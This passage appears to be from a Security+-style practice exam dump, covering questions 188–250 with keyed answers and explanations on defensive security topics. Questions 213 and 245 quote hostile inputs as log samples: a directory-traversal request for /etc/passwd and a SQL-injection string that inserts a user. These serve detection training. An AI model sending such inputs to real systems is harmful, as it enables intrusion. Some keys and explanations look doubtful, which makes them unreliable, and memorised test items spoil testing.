The Common Vulnerability Scoring System (CVSS) is a widely used standard that provides a numerical score reflecting the severity of a vulnerability. Organizations use CVSS scores to prioritize vulnerabilities based on their potential impact and exploitability, which helps in assessing which vulnerabilities need urgent remediation. This approach enables systematic vulnerability prioritization based on quantifiable metrics.

QUESTION: 188

An organization needs to monitor its users' activities in order to prevent insider threats. Which of the following solutions would help the organization achieve this goal?

- A. Behavioral analytics
- B. Access control lists
- C. Identity and access management

D. Network intrusion detection system

Answer(s): A

Explanation:

Behavioral analytics involves monitoring and analyzing user behaviors to detect unusual or suspicious patterns that may indicate insider threats. By establishing a baseline of normal behavior, behavioral analytics solutions can identify deviations that could signal potential malicious or risky activities by users, helping to prevent insider threats. This approach is effective in detecting unauthorized actions that traditional access control or identity management systems might miss.

QUESTION: 189

A customer of a large company receives a phone call from someone claiming to work for the company and asking for the customer's credit card information. The customer sees the caller ID is the same as the company's main phone number.

Which of the following attacks is the customer most likely a target of?

- A. Phishing
- B. Whaling
- C. Smishing
- D. Vishing

Answer(s): D

Explanation:

Vishing (voice phishing) is a social engineering attack where attackers impersonate a trusted entity over the phone to obtain sensitive information, such as credit card details. In this case, the attacker spoofed the company's main phone number on the caller ID to gain the customer's trust, making it likely that the customer is the target of a vishing attack.

QUESTION: 190

A security analyst is reviewing logs to identify the destination of command-and-control traffic originating from a compromised device within the on-premises network.

Which of the following is the best log to review?

- A. IDS
- B. Antivirus
- C. Firewall
- D. Application

Answer(s): C

Explanation:

Firewall logs are ideal for identifying the destination of command-and-control (C2) traffic because they log all inbound and outbound connections, including IP addresses, ports, and protocols used. By reviewing firewall logs, a security analyst can trace where the compromised device is attempting to send data and potentially identify the external command-and-control server, aiding in the containment of the threat.

QUESTION: 191

When trying to access an internal website, an employee reports that a prompt displays, stating that the site is insecure.

Which of the following certificate types is the site most likely using?

- A. Wildcard
- B. Root of trust
- C. Third-party
- D. Self-signed

Answer(s): D

Explanation:

A self-signed certificate is not issued by a trusted certificate authority, which often causes browsers to flag it as insecure.

When accessing a site with a self-signed certificate, users typically receive a warning about the site's security since the certificate cannot be automatically trusted, making it likely that the internal website is using a self-signed certificate.

QUESTION: 192

Which of the following would most likely be deployed to obtain and analyze attacker activity and techniques?

- A. Firewall
- B. IDS
- C. Honeypot
- D. Layer 3 switch

Answer(s): C

Explanation:

A honeypot is a decoy system or network resource designed to attract attackers and observe their activity. It is intentionally left vulnerable to capture and analyze attacker behavior, techniques, and tools, providing valuable insights into potential threats without risking actual production systems. This makes it the ideal choice for studying attacker tactics and patterns.

QUESTION: 193

Which of the following objectives is best achieved by a tabletop exercise?

- A. Familiarizing participants with the incident response process
- B. Deciding red and blue team rules of engagement
- C. Quickly determining the impact of an actual security breach
- D. Conducting multiple security investigations in parallel

Answer(s): A

Explanation:

A tabletop exercise is a discussion-based exercise where participants walk through different scenarios to better understand and familiarize themselves with the incident response process. This type of exercise allows teams to review roles, procedures, and potential responses to various incidents in a low-stress environment, enhancing preparedness and coordination.

QUESTION: 194

The private key for a website was stolen, and a new certificate has been issued. Which of the following needs to be updated next?

- A. SCEP
- B. CRL
- C. OCSP
- D. CSR

Answer(s): B

Explanation:

The Certificate Revocation List (CRL) should be updated when a private key is compromised. The CRL is a list of certificates that have been revoked by the issuing Certificate Authority (CA) and are no longer trusted. Updating the CRL ensures that clients and systems know the previous certificate is no longer valid, preventing it from being trusted even if the key has been compromised.

QUESTION: 195

Which of the following organizational documents is most often used to establish and communicate expectations associated with integrity and ethical behavior within an organization?

- A. AUP
- B. SLA
- C. EULA
- D. MOA

Answer(s): A

Explanation:

An Acceptable Use Policy (AUP) is commonly used to establish and communicate the organization's expectations regarding acceptable behavior, integrity, and ethical conduct. It outlines guidelines for appropriate use of company resources and sets standards for employees to follow, promoting a secure and ethical work environment.

QUESTION: 196

Which of the following explains how to determine the global regulations that data is subject to regardless of the country where the data is stored?

- A. Geographic dispersion
- B. Data sovereignty
- C. Geographic restrictions
- D. Data segmentation

Answer(s): B

Explanation:

Data sovereignty refers to the principle that data is subject to the laws and regulations of the country where it originated, regardless of where it is stored. This concept ensures that data complies with the legal requirements of its country of origin, even when stored or processed across borders.

QUESTION: 197

An organization's web servers host an online ordering system. The organization discovers that the servers are vulnerable to a malicious JavaScript injection, which could allow attackers to access customer payment information.

Which of the following mitigation strategies would be most effective for preventing an attack on the organization's web servers? (Choose two.)

- A. Regularly updating server software and patches
- B. Implementing strong password policies
- C. Encrypting sensitive data at rest and in transit
- D. Utilizing a web-application firewall
- E. Performing regular vulnerability scans
- F. Removing payment information from the servers

Answer(s): A, D

Explanation:

Regularly updating server software and applying patches addresses known vulnerabilities, reducing the risk of exploitation through unpatched flaws.

A web-application firewall (WAF) is particularly effective against malicious injections, as it monitors and filters HTTP traffic to block injection attempts, such as JavaScript injections.

Together, these strategies provide robust protection against attacks targeting the web servers.

QUESTION: 198

Which of the following tools is best for logging and monitoring in a cloud environment?

- A. IPS
- B. FIM
- C. NAC
- D. SIEM

Answer(s): D

Explanation:

A Security Information and Event Management (SIEM) system is best suited for logging and monitoring in a cloud environment. SIEM tools collect, aggregate, and analyze log data from multiple sources within the environment, providing real-time monitoring, alerts, and analysis of security events. This centralized approach helps identify potential security incidents across cloud resources effectively.

QUESTION: 199

During a SQL update of a database, a temporary field that was created was replaced by an attacker in order to allow access to the system.

Which of the following best describes this type of vulnerability?

- A. Race condition
- B. Memory injection
- C. Malicious update
- D. Side loading

Answer(s): C

QUESTION: 200

A group of developers has a shared backup account to access the source code repository. Which of the following is best way to secure the backup account if there is an SSO failure?

- A. RAS
- B. EAP
- C. SAML
- D. PAM

Answer(s): D

Explanation:

Privileged Access Management (PAM) is the best way to secure shared, privileged accounts like a backup account, especially in cases of Single Sign-On (SSO) failure. PAM solutions

provide strict controls over access to sensitive accounts, enforce logging and monitoring, and often include features like session recording and access expiration. This approach ensures that access to the backup account remains secure even when other authentication methods, like SSO, are unavailable.

QUESTION: 201

Which of the following elements of digital forensics should a company use if it needs to ensure the integrity of evidence?

- A. Preservation
- B. E-discovery
- C. Acquisition
- D. Containment

Answer(s): A

Explanation:

Preservation is the process in digital forensics that ensures the integrity of evidence by maintaining it in its original, unaltered state. This involves safeguarding data against modification or tampering throughout the investigation process, ensuring that the evidence remains reliable and admissible in court if needed.

QUESTION: 202

A company suffered a critical incident where 30GB of data was exfiltrated from the corporate network.

Which of the following actions is the most efficient way to identify where the system data was exfiltrated from and what location the attacker sent the data to?

- A. Analyze firewall and network logs for large amounts of outbound traffic to external IP addresses or domains.
- B. Analyze IPS and IDS logs to find the IP addresses used by the attacker for reconnaissance scans.
- C. Analyze endpoint and application logs to see whether file-sharing programs were running on the company systems.
- D. Analyze external vulnerability scans and automated reports to identify the systems the attacker could have exploited a remote code vulnerability.
-

Answer(s): A

Explanation:

Firewall and network logs are the most efficient sources for identifying large outbound data transfers, as they record all traffic leaving the network. By examining these logs for significant data flows to unfamiliar or external IP addresses or domains, the security team can determine where the data was exfiltrated and potentially identify the destination of the exfiltrated data. This

approach directly targets the incident's key indicators: large data transfer and external communication.

QUESTION: 203

Which of the following describes the procedures a penetration tester must follow while conducting a test?

- A. Rules of engagement
- B. Rules of acceptance
- C. Rules of understanding
- D. Rules of execution

Answer(s): A

Explanation:

The rules of engagement outline the specific procedures, scope, and limitations that a penetration tester must follow during testing. These rules define acceptable activities, testing boundaries, reporting requirements, and guidelines to ensure the test is conducted ethically, safely, and in alignment with organizational expectations.

QUESTION: 204

A security analyst wants to better understand the behavior of users and devices in order to gain visibility into potential malicious activities. The analyst needs a control to detect when actions deviate from a common baseline.

Which of the following should the analyst use?

- A. Intrusion prevention system
- B. Sandbox
- C. Endpoint detection and response
- D. Antivirus

Answer(s): C

Explanation:

Endpoint Detection and Response (EDR) solutions provide visibility into the behavior of users and devices, monitoring for deviations from established baselines. EDR tools are designed to detect suspicious activities by continuously analyzing endpoint behaviors, which helps identify potential threats, including malicious activities, that may otherwise go unnoticed. This is particularly useful for spotting deviations from normal patterns and enhancing security response.

QUESTION: 205

A legal department must maintain a backup from all devices that have been shredded and recycled by a third party.

Which of the following best describes this requirement?

- A. Data retention
- B. Certification
- C. Sanitization
- D. Destruction

Answer(s): A

Explanation:

Data retention refers to the practice of keeping copies or backups of data for a specific period, even after the original devices have been disposed of or destroyed. In this case, the legal department requires a backup to be maintained from devices that have been shredded and recycled, ensuring that necessary data is preserved in compliance with legal or regulatory requirements.

QUESTION: 206

Which of the following can be used to compromise a system that is running an RTOS?

- A. Cross-site scripting
- B. Memory injection
- C. Replay attack
- D. Ransomware

Answer(s): B

Explanation:

Memory injection attacks are particularly dangerous for systems running a Real-Time Operating System (RTOS) because these systems often have limited resources and strict timing requirements, making them more susceptible to disruptions caused by injected code. Memory injection can compromise the system's integrity, allowing an attacker to alter its operation or cause it to behave unpredictably.

QUESTION: 207

Which of the following threat actors would most likely deface the website of a high-profile music group?

- A. Unskilled attacker
- B. Organized crime
- C. Nation-state
- D. Insider threat

Answer(s): A

Explanation:

Unskilled attackers, often referred to as "script kiddies," are more likely to deface websites for attention or to make a public statement rather than for financial gain or political motivations. Defacing a high-profile music group's website aligns with the typical goals of an unskilled attacker seeking notoriety or a sense of accomplishment by exploiting visible and relatively simple vulnerabilities.

QUESTION: 208

A security architect wants to prevent employees from receiving malicious attachments by email. Which of the following functions should the chosen solution do?

- A. Apply IP address reputation data.
- B. Tap and monitor the email feed.
- C. Scan email traffic inline.
- D. Check SPF records.

Answer(s): C

Explanation:

Scanning email traffic inline enables the security solution to inspect attachments and other content in real-time as emails are received. This allows the system to detect and block malicious attachments before they reach employees, effectively preventing potential security incidents caused by harmful email attachments. This approach is essential for identifying and neutralizing threats within email content directly.

QUESTION: 209

Which of the following activities is the first stage in the incident response process?

- A. Detection
- B. Declaration
- C. Containment
- D. Verification

Answer(s): A

Explanation:

Detection is the first stage in the incident response process. It involves identifying potential security incidents through alerts, monitoring, and analysis to determine if an incident has occurred. Effective detection is crucial as it initiates the response process, allowing the team to assess the situation and proceed with containment and other response steps.

QUESTION: 210

Which of the following is the main consideration when a legacy system that is a critical part of a company's infrastructure cannot be replaced?

- A. Resource provisioning
- B. Cost
- C. Single point of failure
- D. Complexity

Answer(s): C

Explanation:

When a legacy system that is critical to a company's infrastructure cannot be replaced, the primary consideration is that it may become a single point of failure. This is because legacy systems are often difficult to support, lack redundancy, and may no longer receive updates, making them vulnerable. Ensuring that this critical system is protected from failure is essential to maintain continuity and reduce the risk of operational disruptions.

QUESTION: 211

Which of the following is a compensating control for providing user access to a high-risk website?

- A. Enabling threat prevention features on the firewall
- B. Configuring a SIEM tool to capture all web traffic
- C. Setting firewall rules to allow traffic from any port to that destination
- D. Blocking that website on the endpoint protection software

Answer(s): A

Explanation:

Enabling threat prevention features on the firewall is a compensating control that adds a layer of security when accessing a high-risk website. This approach helps to detect and block malicious activities associated with the website by scanning for threats, malicious code, and suspicious traffic patterns, thereby mitigating potential risks without completely restricting access.

QUESTION: 212

An organization is implementing a COPE mobile device management policy. Which of the following should the organization include in the COPE policy? (Choose two.)

- A. Remote wiping of the device
- B. Data encryption
- C. Requiring passwords with eight characters
- D. Data usage caps
- E. Employee data ownership
- F. Personal application store access

Answer(s): A, B

Explanation:

In a Corporate-Owned, Personally-Enabled (COPE) mobile device management policy, the organization provides devices that employees can use for both work and personal purposes. Remote wiping ensures that the organization can remove sensitive data if the device is lost, stolen, or if the employee leaves the organization. Data encryption protects sensitive data on the device, ensuring security for both corporate and personal use. These controls are essential for securing organizational data on devices used in a COPE model.

QUESTION: 213

A security administrator observed the following in a web server log while investigating an incident:

```
"GET ../../../../etc/passwd"
```

Which of the following attacks did the security administrator most likely see?

- A. Privilege escalation
- B. Credential replay
- C. Brute force
- D. Directory traversal

Answer(s): D

Explanation:

The log entry GET ../../../../etc/passwd indicates a directory traversal attack. Directory traversal is an attack technique that attempts to access files and directories outside the web server's root directory by using sequences like ../ to move up the directory tree. In this case, the attacker is attempting to reach the /etc/ passwd file, which typically contains user account information on Unix-based systems. This type of attack can allow unauthorized access to sensitive files on the server.

QUESTION: 214

An organization wants a third-party vendor to do a penetration test that targets a specific device. The organization has provided basic information about the device.

Which of the following best describes this kind of penetration test?

- A. Partially known environment
- B. Unknown environment
- C. Integrated
- D. Known environment

Answer(s): A

Explanation:

A partially known environment penetration test, also known as a "gray box" test, is where the tester has limited information about the target, such as basic device details provided by the

organization. This type of test simulates an attack by someone with some insider knowledge, allowing for a more realistic assessment of security vulnerabilities than an unknown environment test but with less detailed information than a fully known environment test.

QUESTION: 215

Which of the following should a security team do first before a new web server goes live?

- A. Harden the virtual host.
- B. Create WAF rules.
- C. Enable network intrusion detection.
- D. Apply patch management.

Answer(s): A

Explanation:

Before a new web server goes live, the first step should be to harden the virtual host. Hardening involves securing the server by disabling unnecessary services, configuring permissions, and applying best practices to minimize vulnerabilities. This foundational step reduces the attack surface and ensures the server is secure before additional security measures, such as WAF rules, intrusion detection, or patch management, are applied.

QUESTION: 216

Which of the following techniques can be used to sanitize the data contained on a hard drive while allowing for the hard drive to be repurposed?

- A. Degaussing
- B. Drive shredder
- C. Retention platform
- D. Wipe tool

Answer(s): D

Explanation:

A wipe tool can be used to securely erase all data on a hard drive without physically damaging it, making it suitable for repurposing. Wiping overwrites the data on the drive multiple times, ensuring that previously stored information cannot be recovered. This approach allows the hard drive to be reused safely, as opposed to degaussing or physical destruction, which renders the drive unusable.

QUESTION: 217

An attacker submits a request containing unexpected characters in an attempt to gain unauthorized access to information within the underlying systems. Which of the following best describes this attack?

- A. Side loading
- B. Target of evaluation
- C. Resource reuse
- D. SQL injection

Answer(s): D

Explanation:

SQL injection is an attack technique where an attacker includes unexpected characters or SQL code in a request to manipulate a database query, aiming to gain unauthorized access to data or execute additional database commands. This form of injection targets vulnerabilities in applications that don't properly validate input, allowing attackers to interact with underlying database systems maliciously.

QUESTION: 218

A security analyst has determined that a security breach would have a financial impact of \$15,000 and is expected to occur twice within a three-year period. Which of the following is the ALE for this risk?

- A. \$7,500
- B. \$10,000
- C. \$15,000
- D. \$30,000

Answer(s): B

Explanation:

The Annualized Loss Expectancy (ALE) is calculated by multiplying the Single Loss Expectancy (SLE) by the Annualized Rate of Occurrence (ARO). In this case:

- **SLE** (Single Loss Expectancy) = \$15,000
 - **ARO** (Annualized Rate of Occurrence) = 2 occurrences / 3 years = 0.67 per year
- $ALE = SLE \times ARO = \$15,000 \times 0.67 \approx \mathbf{\$10,000}$

QUESTION: 219

A systems administrator discovers a system that is no longer receiving support from the vendor. However, this system and its environment are critical to running the business, cannot be modified, and must stay online.

Which of the following risk treatments is the most appropriate in this situation?

- A. Reject
- B. Accept
- C. Transfer
- D. Avoid

Answer(s): B

Explanation:

When a system is critical, cannot be modified, and must stay online despite no longer receiving vendor support, the most appropriate risk treatment is to accept the risk. This decision acknowledges the potential vulnerabilities but continues operation due to the system's importance. Additional compensating controls, such as network isolation, monitoring, and backup procedures, may be implemented to help mitigate associated risks while accepting them as part of the business necessity.

QUESTION: 220

A company discovered its data was advertised for sale on the dark web. During the initial investigation, the company determined the data was proprietary data. Which of the following is the next step the company should take?

- A. Identify the attacker's entry methods.
- B. Report the breach to the local authorities.
- C. Notify the applicable parties of the breach.
- D. Implement vulnerability scanning of the company's systems.

Answer(s): C

QUESTION: 221

Which of the following would be the best solution to deploy a low-cost standby site that includes hardware and internet access?

- A. Recovery site
- B. Cold site
- C. Hot site
- D. Warm site

Answer(s): D

QUESTION: 222

An organization needs to determine how many employees are accessing the building each day in order to configure the proper access controls. Which of the following control types best meets this requirement?

- A. Detective
- B. Preventive
- C. Corrective
- D. Directive

Answer(s): A

Explanation:

A detective control is used to identify and record events or actions after they occur. In this case, tracking the number of employees accessing the building each day is a detective control, as it involves monitoring and logging access to gather data for configuring appropriate access controls. This helps the organization assess usage patterns to adjust security measures accordingly.

QUESTION: 223

An organization wants to implement a secure solution for remote users. The users handle sensitive PHI on a regular basis and need to access an internally developed corporate application.

Which of the following best meet the organization's security requirements? (Choose two.)

- A. Local administrative password
- B. Perimeter network
- C. Jump server
- D. WAF
- E. MFA
- F. VPN

Answer(s): E, F

Explanation:

Multi-factor authentication (MFA) and a virtual private network (VPN) best meet the organization's security requirements for remote access to sensitive information like protected health information (PHI).

MFA adds a layer of security by requiring multiple forms of verification before granting access, which helps protect against unauthorized access.

VPN provides a secure encrypted connection for remote users, ensuring that data transmitted over the network remains confidential and secure.

Together, these controls help secure remote access to the corporate application handling sensitive data.

QUESTION: 224

A security officer is implementing a security awareness program and is placing security-themed posters around the building and is assigning online user training.

Which of the following would the security officer most likely implement?

- A. Password policy
- B. Access badges
- C. Phishing campaign
- D. Risk assessment

Answer(s): C

Explanation:

In a security awareness program, a phishing campaign is often implemented alongside other awareness activities, such as security-themed posters and online user training. Phishing simulations help users recognize and respond correctly to phishing attempts, reinforcing the training's effectiveness. This practical exercise increases awareness about social engineering attacks, making it a suitable component of a comprehensive security awareness program.

QUESTION: 225

A security consultant is working with a client that wants to physically isolate its secure systems. Which of the following best describes this architecture?

- A. SDN
- B. Air gapped
- C. Containerized
- D. Highly available

Answer(s): B

Explanation:

An air-gapped system is physically isolated from any other network, meaning it has no direct or indirect connection to the internet or other networks. This architecture is commonly used to protect highly secure systems by ensuring that they are not accessible remotely, thus reducing the risk of unauthorized access or cyberattacks. This approach aligns with the client's goal of physically isolating its secure systems.

QUESTION: 226

A company is in the process of migrating to cloud-based services. The company's IT department has limited resources for migration and ongoing support. Which of the following best meets the company's needs?

- A. IPS
- B. WAF
- C. SASE
- D. IAM

Answer(s): C

Explanation:

Secure Access Service Edge (SASE) combines network security functions with wide area network (WAN) capabilities in a cloud-delivered model, which simplifies management and provides scalable, secure access to cloud-based services. For a company with limited IT resources, SASE offers an integrated solution that reduces the need for extensive on-premises

infrastructure and simplifies ongoing support. This approach allows the company to enhance security while efficiently supporting its cloud migration.

QUESTION: 227

An employee clicks a malicious link in an email that appears to be from the company's Chief Executive Officer. The employee's computer is infected with ransomware that encrypts the company's files.

Which of the following is the most effective way for the company to prevent similar incidents in the future?

- A. Security awareness training
- B. Database encryption
- C. Segmentation
- D. Reporting suspicious emails

Answer(s): A

Explanation:

Security awareness training is the most effective way to prevent similar incidents, as it educates employees on how to recognize and respond to phishing emails and other social engineering attacks. By training employees to spot suspicious links and emails, especially those that appear to be from high-level executives, the company can reduce the likelihood of employees falling victim to such attacks in the future.

QUESTION: 228

Which of the following types of vulnerabilities is primarily caused by improper use and management of cryptographic certificates?

- A. Misconfiguration
- B. Resource reuse
- C. Insecure key storage
- D. Weak cipher suites

Answer(s): C

QUESTION: 229

Which of the following best describe the benefits of a microservices architecture when compared to a monolithic architecture? (Choose two.)

- A. Easier debugging of the system
- B. Reduced cost of ownership of the system
- C. Improved scalability of the system
- D. Increased compartmentalization of the system
- E. Stronger authentication of the system

F. Reduced complexity of the system

Answer(s): C, D

Explanation:

A microservices architecture offers the following benefits compared to a monolithic architecture:

Improved scalability: Each microservice can be independently scaled based on demand, allowing more efficient resource usage and better performance for high-demand components.

Increased compartmentalization : Microservices are designed as separate, independent components, which improves modularity and allows for better fault isolation, easier updates, and focused development on specific services.

While microservices have benefits such as easier debugging and reduced cost of ownership, their primary advantages lie in scalability and compartmentalization.

QUESTION: 230

A user's workstation becomes unresponsive and displays a ransom note demanding payment to decrypt files. Before the attack, the user opened a resume they received in a message, browsed the company's website, and installed OS updates.

Which of the following is the most likely vector of this attack?

- A. Spear-phishing attachment
- B. Watering hole
- C. Infected website
- D. Typosquatting

Answer(s): A

Explanation:

The most likely vector of this attack is a spear-phishing attachment. The user opened a resume received in a message, which is a common method used in spear-phishing attacks. These attacks often involve sending a specifically crafted attachment (like a resume) to the targeted user. Once the attachment is opened, it could trigger malware, such as ransomware, which encrypts files on the system and displays a ransom note. This attack vector aligns with the described symptoms, as the user interacted with the malicious attachment before experiencing the ransomware infection.

QUESTION: 231

A penetration tester finds an unused Ethernet port during an on-site penetration test. Upon plugging a device into the unused port, the penetration tester notices that the machine is assigned an IP address, allowing the tester to enumerate the local network.

Which of the following should an administrator implement in order to prevent this situation from happening in the future?

- A. Port security

- B. Transport Layer Security
- C. Proxy server
- D. Security zones

Answer(s): A

Explanation:

Port security is a network security feature that restricts input to an Ethernet port based on MAC addresses, which helps prevent unauthorized devices from gaining access to the network. By implementing port security, administrators can control which devices are allowed to connect to specific network ports, preventing unauthorized access through unused or untrusted ports. This measure would have prevented the penetration tester from gaining access to the local network by plugging into an unused port.

QUESTION: 232

Which of the following should be used to ensure an attacker is unable to read the contents of a mobile device's drive if the device is lost?

- A. TPM
- B. ECC
- C. FDE
- D. HSM

Answer(s): C

Explanation:

Full Disk Encryption (FDE) ensures that all data on a mobile device's drive is encrypted, making it unreadable without the proper decryption key. If the device is lost or stolen, the data remains protected because the contents of the drive are encrypted and cannot be accessed without the appropriate credentials. This is the most effective method to protect the data in case of device loss.

QUESTION: 233

A security administrator documented the following records during an assessment of network services:

Record	Type	Address	TTL
@	A	192.168.1.1	14400
WWW	CNAME	192.168.1.1	14400

Two weeks later, the administrator performed a log review and noticed the records were changed as follows:

Record	Type	Address	TTL
@	A	233.123.123.23	14400
WWW	CNAME	233.123.123.23	14400

When consulting the service owner, the administrator validated that the new address was not part of the company network.

Which of the following was the company most likely experiencing?

- A. DDoS attack
- B. DNS poisoning
- C. Ransomware compromise
- D. Spyware infection

Answer(s): B

Explanation:

DNS poisoning (also known as DNS cache poisoning) involves an attacker manipulating DNS records, redirecting traffic to malicious destinations. In this case, the change in the DNS records to an IP address outside the company's network suggests that the attacker may have poisoned the DNS cache or altered the DNS records to reroute traffic, potentially leading to a malicious site or server.

This is not a DDoS attack, ransomware compromise, or spyware infection as the primary issue appears to be manipulation of DNS records, which is characteristic of DNS poisoning.

QUESTION: 234

Which of the following is the primary reason why false negatives on a vulnerability scan should be a concern?

- A. The system has vulnerabilities that are not being detected.
- B. The time to remediate vulnerabilities that do not exist is excessive.
- C. Vulnerabilities with a lower severity will be prioritized over critical vulnerabilities.
- D. The system has vulnerabilities, and a patch has not yet been released.

Answer(s): A

Explanation:

False negatives in vulnerability scanning occur when the scan fails to detect existing vulnerabilities. This is a concern because it means that the system has vulnerabilities, but they are not being identified and addressed, leaving the system potentially exposed to exploitation. Unlike false positives, which result in wasted time on vulnerabilities that aren't actually present, false negatives directly impact security by failing to identify real risks.

QUESTION: 235

A company is concerned about theft of client data from decommissioned laptops. Which of the following is the most cost-effective method to decrease this risk?

- A. Wiping
- B. Recycling
- C. Shredding
- D. Deletion

Answer(s): A

Explanation:

Wiping is the most cost-effective method to decrease the risk of client data theft from decommissioned laptops. Wiping involves using software tools to securely erase all data on the hard drive, making it unrecoverable. This ensures that sensitive information cannot be accessed, even if the laptop is later reused or disposed of. Compared to shredding (which involves physical destruction and is more costly) or simple deletion (which does not truly erase the data), wiping is an effective, inexpensive way to mitigate the risk.

QUESTION: 236

A company that has a large IT operation is looking to better control, standardize, and lower the time required to build new servers.

Which of the following architectures will best achieve the company's objectives?

- A. IoT
- B. IaC
- C. IaaS
- D. ICS

Answer(s): B

Explanation:

Infrastructure as Code (IaC) is the best solution for controlling, standardizing, and speeding up the process of building new servers. IaC allows the company to define the infrastructure using code, enabling automated provisioning, configuration, and management of servers and other IT resources. This approach ensures consistency, reduces human error, and accelerates the deployment process. With IaC, the company can quickly spin up new servers in a standardized and efficient manner.

QUESTION: 237

A government official receives a blank envelope containing photos and a note instructing the official to wire a large sum of money by midnight to prevent the photos from being leaked on the internet.

Which of the following best describes the threat actor's intent?

- A. Organized crime
- B. Philosophical beliefs
- C. Espionage
- D. Blackmail

Answer(s): D

Explanation:

The threat actor's intent in this scenario is best described as blackmail. The official is being threatened with the release of compromising photos unless a large sum of money is paid, which is a classic form of blackmail. The attacker is using the threat of exposing sensitive information to coerce the official into making a payment.

QUESTION: 238

Which of the following is the best security reason for closing service ports that are not needed?

- A. To mitigate risks associated with unencrypted traffic
- B. To eliminate false positives from a vulnerability scan
- C. To reduce a system's attack surface
- D. To improve a system's resource utilization

Answer(s): C

Explanation:

Closing unnecessary service ports is a critical security measure because it helps to reduce the system's attack surface. Each open port represents a potential entry point for attackers, and if a service is not needed, keeping the associated port open unnecessarily increases the risk of exploitation. By closing unused ports, you minimize the number of possible attack vectors, making it harder for attackers to compromise the system.

QUESTION: 239

Which of the following would a security administrator use to comply with a secure baseline during a patch update?

- A. Information security policy
- B. Service-level expectations
- C. Standard operating procedure
- D. Test result report

Answer(s): C

Explanation:

A Standard Operating Procedure (SOP) is used to ensure that patch updates and other security practices are carried out in a consistent, secure, and compliant manner, adhering to the

organization's secure baseline. SOPs provide step-by-step instructions and guidelines for performing tasks like patching, ensuring that all actions taken are in line with established security standards and compliance requirements.

QUESTION: 240

A malicious actor conducted a brute-force attack on a company's web servers and eventually gained access to the company's customer information database.

Which of the following is the most effective way to prevent similar attacks?

- A. Regular patching of servers
- B. Web application firewalls
- C. Multifactor authentication
- D. Enabling encryption of customer data

Answer(s): C

Explanation:

The most effective way to prevent similar brute-force attacks in the future is to implement multifactor authentication (MFA). MFA requires users to provide multiple forms of authentication (such as a password and a one-time code sent to a mobile device) before gaining access. This significantly reduces the likelihood of successful brute-force attacks, as attackers would need more than just the password to gain unauthorized access to the system.

While regular patching, web application firewalls, and encryption of customer data are important security measures, MFA directly addresses the core vulnerability exploited by brute-force attacks.

QUESTION: 241

Which of the following options will provide the lowest RTO and RPO for a database?

- A. Snapshots
- B. On-site backups
- C. Journaling
- D. Hot site

Answer(s): C

QUESTION: 242

Which of the following is a possible consequence of a VM escape?

- A. Malicious instructions can be inserted into memory and give the attacker elevated permissions.
- B. An attacker can access the hypervisor and compromise other VMs.
- C. Unencrypted data can be read by a user who is in a separate environment.
- D. Users can install software that is not on the manufacturer's approved list.

Answer(s): B

Explanation:

A VM escape occurs when an attacker manages to break out of a virtual machine (VM) and gain access to the underlying hypervisor or host system. Once the attacker has access to the hypervisor, they can potentially compromise other VMs running on the same host, which could lead to unauthorized access, data breaches, or further exploitation of the system.

QUESTION: 243

A security team at a large, global company needs to reduce the cost of storing data used for performing investigations.

Which of the following types of data should have its retention length reduced?

- A. Packet capture
- B. Endpoint logs
- C. OS security logs
- D. Vulnerability scan

Answer(s): A

Explanation:

Packet capture data generally has a high storage cost because it records detailed network traffic and is often voluminous.

While packet capture data is valuable for short-term investigations and troubleshooting, it typically does not need to be retained long-term for most security operations. Reducing its retention length can help lower the cost of storing such data.

QUESTION: 244

Which of the following is a type of vulnerability that involves inserting scripts into web-based applications in order to take control of the client's web browser?

- A. SQL injection
- B. Cross-site scripting
- C. Zero-day exploit
- D. On-path attack

Answer(s): B

Explanation:

Cross-site scripting (XSS) is a type of vulnerability that occurs when attackers inject malicious scripts into web applications. These scripts are then executed by the client's web browser, which can allow the attacker to steal sensitive data (such as cookies or session tokens), impersonate users, or perform other malicious actions within the context of the user's session.

QUESTION: 245

While investigating a possible incident, a security analyst discovers the following:

```
67.118.34.157 - - [28/Jul/2022:10:26:59 -0300] "GET /query.php?q=wireless%20headphones / HTTP/1.0" 200 12737
132.18.222.103 - - [28/Jul/2022:10:27:10 -0300] "GET /query.php?q=123';INSERT INTO users VALUES('temp','pass123')# / HTTP/1.0" 200 935
12.45.101.121 - - [28/Jul/2022:10:27:22 -0300] "GET /query.php?q=mp3%20players / HTTP/1.0" 200 14650
```

Which of the following should the analyst do first?

- A. Implement a WAF.
- B. Disable the query.php script.
- C. Block brute-force attempts on temporary users.
- D. Check the users table for new accounts.

Answer(s): D

Explanation:

The log snippet shows an HTTP request where an attacker is attempting to insert new data into the database through a SQL injection attack. The request contains an SQL command INSERT INTO users VALUES ('temp', 'pass123'), which is likely an attempt to create a new user with the username "temp" and the password "pass123."

QUESTION: 246

Due to a cyberattack, a company's IT systems were not operational for an extended period of time. The company wants to measure how quickly the systems must be restored in order to minimize business disruption.

Which of the following would the company most likely use?

- A. Recovery point objective
- B. Risk appetite
- C. Risk tolerance
- D. Recovery time objective
- E. Mean time between failure

Answer(s): D

Explanation:

The Recovery Time Objective (RTO) refers to the maximum acceptable amount of time that an IT system can be down after an incident before causing significant disruption to the business. This metric is used to set restoration goals and minimize business impact. RTO helps the company define how quickly the systems need to be restored to resume normal operations.

QUESTION: 247

Which of the following actors attacking an organization is the most likely to be motivated by personal beliefs?

- A. Nation-state
- B. Organized crime
- C. Hacktivist
- D. Insider threat

Answer(s): C

Explanation:

A hacktivist is a type of attacker who is motivated by personal or political beliefs, often aiming to promote a cause or to protest against certain actions or policies. Hacktivists typically use hacking as a means of expressing their views or making a statement, rather than for financial gain or other personal benefits, which distinguishes them from other types of threat actors like nation-states or organized crime groups.

QUESTION: 248

Which of the following should a security team use to document persistent vulnerabilities with related recommendations?

- A. Audit report
- B. Risk register
- C. Compliance report
- D. Penetration test

Answer(s): B

Explanation:

A risk register is a document used to track and manage risks, including persistent vulnerabilities. It includes details about each vulnerability, its potential impact, the likelihood of its occurrence, and recommendations for mitigating or managing the risk. The risk register serves as a tool to prioritize and address ongoing security issues systematically.

QUESTION: 249

An organization purchased a critical business application containing sensitive data. The organization would like to ensure that the application is not exploited by common data exfiltration attacks.

Which of the following approaches would best help to fulfill this requirement?

- A. URL scanning
- B. WAF
- C. Reverse proxy
- D. NAC

Answer(s): B

Explanation:

A Web Application Firewall (WAF) is specifically designed to protect web applications by filtering and monitoring HTTP traffic. It helps prevent common data exfiltration attacks, such as SQL injection, cross-site scripting (XSS), and other web-based threats, by inspecting incoming traffic and blocking malicious requests. A WAF would be an effective choice for safeguarding the sensitive data in the application and ensuring it is not exploited by attackers attempting data exfiltration.

QUESTION: 250

